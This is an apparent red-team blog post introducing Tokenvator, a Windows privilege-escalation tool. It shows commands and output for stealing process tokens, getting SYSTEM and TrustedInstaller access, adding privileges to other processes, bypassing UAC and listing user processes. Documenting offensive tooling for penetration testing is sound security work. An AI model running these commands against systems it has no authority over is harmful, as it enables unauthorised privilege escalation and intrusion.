Tokenvator: A Tool to Elevate Privilege using Windows Tokens

Tokenvator: A Tool to Elevate Privilege using Windows Tokens

WheresMyImplant is a mini red team toolkit that I have been developing over the past year in .NET. While developing and using it, I found that I consistently needed to alter my process access token to do such things as SYSTEM permissions or add debug privileges to my process. The library used for this expanded to the point where it was as useful as an independent toolkit. This is why I created Tokenvator. It is a simple tool I wrote in .NET that can be used to elevate to the appropriate permissions on Windows. It works by impersonating or altering authentication tokens in processes that the executing process has the appropriate level of permissions to.

Tokenvator can be downloaded from https://github.com/0xbadjuju/Tokenvator from the releases section. Compiling instructions can be found on GitHub at the bottom of the page.

Basic Usage


Tokenvator can be run in an interactive prompt, or commands can be provided as command line arguments. In the interactive mode, base commands will tab complete, with double tabs providing context specific help.

```
C:\Users\badjuju>Tokenvator.exe
(Tokens) > help
Name                    Optional            Required
----                    --------            --------
GetSystem               Command             -
GetTrustedInstaller     Command             -
Steal_Token             Command             ProcessID
BypassUAC               ProcessID           Command
List_Privileges         ProcessID           -
Set_Privilege           ProcessID           Privilege
List_Processes          -                   -
List_Processes_WMI      -                   -
Find_User_Processes     -                   User
Find_User_Processes_WMI -                   User
List_User_Sessions      -                   -
WhoAmI                  -                   -
RevertToSelf            -                   -
Run                     -                   Command

(Tokens) > WhoAmI
Name                    Optional            Required
----                    --------            --------
```

```
WhoAmI                    -                    -
```

```
(Tokens) > WhoAmI
[*] Operating as LAB\badjuju
```

While most of the screenshots will show commands running from an interactive (Tokens) > prompt, it is possible to run all commands as an argument.



Steal_Token

At it's most basic level, Tokenvator is used to access and manipulate Windows authentication tokens. To appropriate the token of another process, we can run the Steal_Token command with the target process's PID.

```
(Tokens) > Steal_Token
Name                    Optional            Required
----                    --------            --------
Steal_Token             Command             ProcessID
```

```
(Tokens) > Steal_Token 7384
[*] Adjusting Token Privilege
[+] Received luid
[*] AdjustTokenPrivilege
[+] Adjusted Token to: SeDebugPrivilege
[*] Impersonating 7384
[+] Recieved Handle for:  (7384)
```

```
[+] Process Handle: 824
[+] Primary Token Handle: 828
[+] Duplicate Token Handle: 824

(Tokens) > whoami
[*] Operating as lab\backup
```

We can also optionally add a command to be run that will be launched with the new access token.


```
(Tokens) > Steal_Token 7384 powershell.exe
[*] Adjusting Token Privilege
[+] Received luid
[*] AdjustTokenPrivilege
[+] Adjusted Token to: SeDebugPrivilege
[+] Recieved Handle for:  (7384)
[+] Process Handle: 860
[+] Primary Token Handle: 864
[+] Duplicate Token Handle: 860
[*] CreateProcessWithTokenW
[+] Created process: 14524
[+] Created thread: 18784

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> whoami
lab\backup
PS C:\WINDOWS\system32> $pid
14524
```

GetSystem

The most common token I need to steal is for the NT AUTHORITY\SYSTEM account. The GetSystem command was created as a wrapper for Steal_Token to automatically find and access SYSTEM tokens. It works with the same syntax as Steal_Token. Note: This needs to be run from an elevated context.

```
(Tokens) > GetSystem
[*] Adjusting Token Privilege
[+] Received luid
[*] AdjustTokenPrivilege
[+] Adjusted Token to: SeDebugPrivilege
[*] Searching for NT AUTHORITY\SYSTEM
[*] Examining 344 processes
[*] Discovered 118 processes
[*] Impersonating 5488
[+] Recieved Handle for:  (5488)
[+] Process Handle: 888
[*] Impersonating 4444
```

```
[+] Recieved Handle for:  (4444)
[+] Process Handle: 868
[+] Primary Token Handle: 904
[+] Duplicate Token Handle: 868

(Tokens) > WhoAmI
[*] Operating as NT AUTHORITY\SYSTEM

(Tokens) > RevertToSelf
[*] Reverted token to lab\badjuju
```




I've discovered that I am unable to directly access the token of certain processes unless I've first elevated to SYSTEM. Examples of the are the NT SERVICE accounts such as a local SQL service process. This might be necessary if the local SYSTEM account doesn't have SYSADMIN privileges on the database. Scott Sutherland talks more about this in this blog.

```
(Tokens) > GetSystem
[*] Adjusting Token Privilege
 [+] Received luid
 [*] AdjustTokenPrivilege
 [+] Adjusted Token to: SeDebugPrivilege
[*] Searching for NT AUTHORITY\SYSTEM
[*] Examining 279 processes
[*] Discovered 108 processes
[*] Impersonating 9272
[+] Recieved Handle for:  (9272)
 [+] Process Handle: 916
[*] Impersonating 4340
[+] Recieved Handle for:  (4340)
 [+] Process Handle: 848
 [+] Primary Token Handle: 860
 [+] Duplicate Token Handle: 848

(Tokens) > Steal_Token sqlservr
[*] Adjusting Token Privilege
 [+] Received luid
 [*] AdjustTokenPrivilege
 [+] Adjusted Token to: SeDebugPrivilege
[*] Impersonating 7972
[+] Recieved Handle for:  (7972)
 [+] Process Handle: 860
 [+] Primary Token Handle: 848
 [+] Duplicate Token Handle: 860

(Tokens) > whoami
[*] Operating as NT SERVICE\MSSQL$SQLEXPRESS

(Tokens) >
```

GetTrustedInstaller

It is common for the files in the SYSTEM32 folder or parts of the registry to be owned by the TRUSTEDINSTALLER group. To manipulate the contents of these locations, we can either take ownership or get an access token that has membership in the TRUSTEDINSTALLER group. Similar to GetSystem, GetTrustedInstaller is a wrapper for Steal_Token that starts the TrustedInstaller service and appropriates it’s token.



List_Privileges and Set_Privilege

Sometimes our process doesn't have the particular access right that we need in order to complete a task. For instance, to access a process that your current user doesn't own, the SeDebugPrivilege is required. Shown below is a split token in a high integrity process (UAC Elevated – TokenElevationTypeFull)

```
(Tokens) > List_Privileges
[*] Enumerating Token Privileges
[*] GetTokenInformation - Pass 1
[*] GetTokenInformation - Pass 2
[+] Enumerated 24 Privileges

Privilege Name                Enabled
--------------                -------
SeIncreaseQuotaPrivilege      False
SeSecurityPrivilege           False
SeTakeOwnershipPrivilege      False
SeLoadDriverPrivilege         False
SeSystemProfilePrivilege      False
SeSystemtimePrivilege         False
SeProfileSingleProcessPrivilegeFalse
SeIncreaseBasePriorityPrivilegeFalse
SeCreatePagefilePrivilege     False
SeBackupPrivilege             False
SeRestorePrivilege            False
SeShutdownPrivilege           False
SeDebugPrivilege              True
SeSystemEnvironmentPrivilege  False
SeChangeNotifyPrivilege       True
SeRemoteShutdownPrivilege     False
SeUndockPrivilege             False
SeManageVolumePrivilege       False
SeImpersonatePrivilege        True
SeCreateGlobalPrivilege       True
SeIncreaseWorkingSetPrivilege False
SeTimeZonePrivilege           False
SeCreateSymbolicLinkPrivilege False
SeDelegateSessionUserImpersonatePrivilegeFalse
```

And here we can see the default privileges assigned to a split token in a medium integrity process (UAC Not Elevated – TokenElevationTypeLimited)

```
(Tokens) > List_Privileges
[*] Enumerating Token Privileges
[*] GetTokenInformation - Pass 1
[*] GetTokenInformation - Pass 2
[+] Enumerated 5 Privileges

Privilege Name                Enabled
--------------                -------
SeShutdownPrivilege           False
SeChangeNotifyPrivilege       True
SeUndockPrivilege             False
SeIncreaseWorkingSetPrivilege False
SeTimeZonePrivilege           False
```

For this functionality, we are not limited to just our own process Let’s examine what notepad.exe’s token looks like when run as administrator. Note: To access a process not owned by your current user, the SeDebugPrivilege must be enabled on your current process.

```
(Tokens) > List_Privileges notepad.exe
[*] Enumerating Token Privileges
[*] GetTokenInformation - Pass 1
[*] GetTokenInformation - Pass 2
[+] Enumerated 24 Privileges

Privilege Name                Enabled
--------------                -------
SeIncreaseQuotaPrivilege      False
SeSecurityPrivilege           False
SeTakeOwnershipPrivilege      False
SeLoadDriverPrivilege         False
SeSystemProfilePrivilege      False
SeSystemtimePrivilege         False
SeProfileSingleProcessPrivilegeFalse
SeIncreaseBasePriorityPrivilegeFalse
SeCreatePagefilePrivilege     False
SeBackupPrivilege             False
SeRestorePrivilege            False
SeShutdownPrivilege           False
SeDebugPrivilege              True
SeSystemEnvironmentPrivilege  False
SeChangeNotifyPrivilege       True
SeRemoteShutdownPrivilege     False
SeUndockPrivilege             False
SeManageVolumePrivilege       False
SeImpersonatePrivilege        True
SeCreateGlobalPrivilege       True
SeIncreaseWorkingSetPrivilege False
SeTimeZonePrivilege           False
SeCreateSymbolicLinkPrivilege False
SeDelegateSessionUserImpersonatePrivilegeFalse
```


Having examined notepad.exe's token, we can remotely alter the privileges on it. Let's add SeLoadDriverPrivilege to that token and see what happens. Note: Privilege names are case sensitive.

```
(Tokens) > Set_Privilege notepad SeLoadDriverPrivilege
[*] Recieved Handle 836
[*] Adjusting Token Privilege
 [+] Received luid
 [*] AdjustTokenPrivilege
 [+] Adjusted Token to: SeLoadDriverPrivilege

(Tokens) > List_Privileges notepad
[*] Recieved Handle 840
[*] Enumerating Token Privileges
[*] GetTokenInformation - Pass 1
[*] GetTokenInformation - Pass 2
[+] Enumerated 24 Privileges

Privilege Name                Enabled
--------------                -------
SeIncreaseQuotaPrivilege      False
SeSecurityPrivilege           False
SeTakeOwnershipPrivilege      False
SeLoadDriverPrivilege         True
SeSystemProfilePrivilege      False
SeSystemtimePrivilege         False
SeProfileSingleProcessPrivilegeFalse
SeIncreaseBasePriorityPrivilegeFalse
SeCreatePagefilePrivilege     False
SeBackupPrivilege             False
SeRestorePrivilege            False
SeShutdownPrivilege           False
SeDebugPrivilege              False
SeSystemEnvironmentPrivilege  False
SeChangeNotifyPrivilege       True
SeRemoteShutdownPrivilege     False
SeUndockPrivilege             False
SeManageVolumePrivilege       False
SeImpersonatePrivilege        True
SeCreateGlobalPrivilege       True
SeIncreaseWorkingSetPrivilege False
SeTimeZonePrivilege           False
SeCreateSymbolicLinkPrivilege False
SeDelegateSessionUserImpersonatePrivilegeFalse
```

Sure enough, notepad.exe can now load a driver, for whatever interesting use case that might require that. In the future the ability to remove privileges will be added.

BypassUAC

UAC bypasses have become plentiful that this point, however one of the more interesting ones comes from manipulating tokens. FuzzySecurity has done some very interesting work on a UAC bypass method utilizing Windows tokens. Tokenvator includes an implementation of the technique he published. Below, our unprivileged token can be used to access an elevated process our current user owns and spawn an elevated shell.



While this method likely will not be patched in the near future, it is not without its limitations. As can be seen below, while the process is high integrity, the privileges assigned to the token are still limited.

Finding User Processes

For finding a user on a system there are multiple methods for identification. Firstly, we can look at registered session on the system.

```
(Tokens) > List_User_Sessions
User                          SessionID
----                          ---------
0
badjuju                       1
backup                        2
```

One feature that I've wanted is the ability to have a summary view of user processes to get a sample of users and a process that they own. This is what the List_Processes command accomplishes.

```
(Tokens) > List_Processes
User                                    Process ID          Process Name
----                                    ----------          ------------
lab\badjuju                             4000                conhost
```

List_Processes takes advantage of the native API's on the host and is quite fast at listing a summary of processes and owners. As of now, it will not be able to function properly unless run from an elevated context. Because of this, List_Processes_WMI has been included. As the name might imply, this operates via WMI. While not as quick as List_Processes, it can provide a more thorough view from a non-elevated context.

```
(Tokens) > List_Processes_WMI
[*] Examining 102 processes
User                                    Process ID          Process Name
----                                    ----------          ------------
\                                       0                   Idle
LAB\BADJUJU                             448                 taskhost
LOCAL\0XBADJUJU                         1568                cmd
```

Or we can poll the system for for all processes running under the context of a particular user. Note: as of the initial release, the full username is required.

```
(Tokens) > Find_User_Processes WINDOWS7ENTERPR\BADJUJU
[*] Examining 100 processes
[*] Discovered 29 processes
Process ID                      Process Name
----------                      ------------
3268                            calc
3520                            cmd
2604                            cmd
4000                            conhost
4664                            conhost
920                             conhost
1972                            conhost
4928                            conhost
2760                            conhost
656                             dwm
1776                            explorer
5048                            msvsmon
5352                            msvsmon
3412                            notepad
3552                            powershell
3116                            powershell_ise
2464                            rdpclip
4820                            rundotnetdll32
3944                            taskhost
448                             taskhost
3424                            Tokenvator
```

```
4892                            VCSExpress
```

Similarly to List_Processes a mechanism to accomplish the same task has been included via WMI. This will also work in an unelevated context.

```
(Tokens) > Find_User_Processes_WMI LOCAL\0xBADJUJU
[*] Examining 102 processes
[*] Discovered 31 processes
Process ID                      Process Name
----------                      ------------
1568                            cmd.exe
2108                            conhost.exe
1936                            procexp64.exe
3544                            cmd.exe
3608                            conhost.exe
3892                            x64dbg.exe
```

I made this program for myself and the NetSPI team, but hopefully it will be useful to others. If you have any bugs, commits, or feature requests let me know. All are welcome.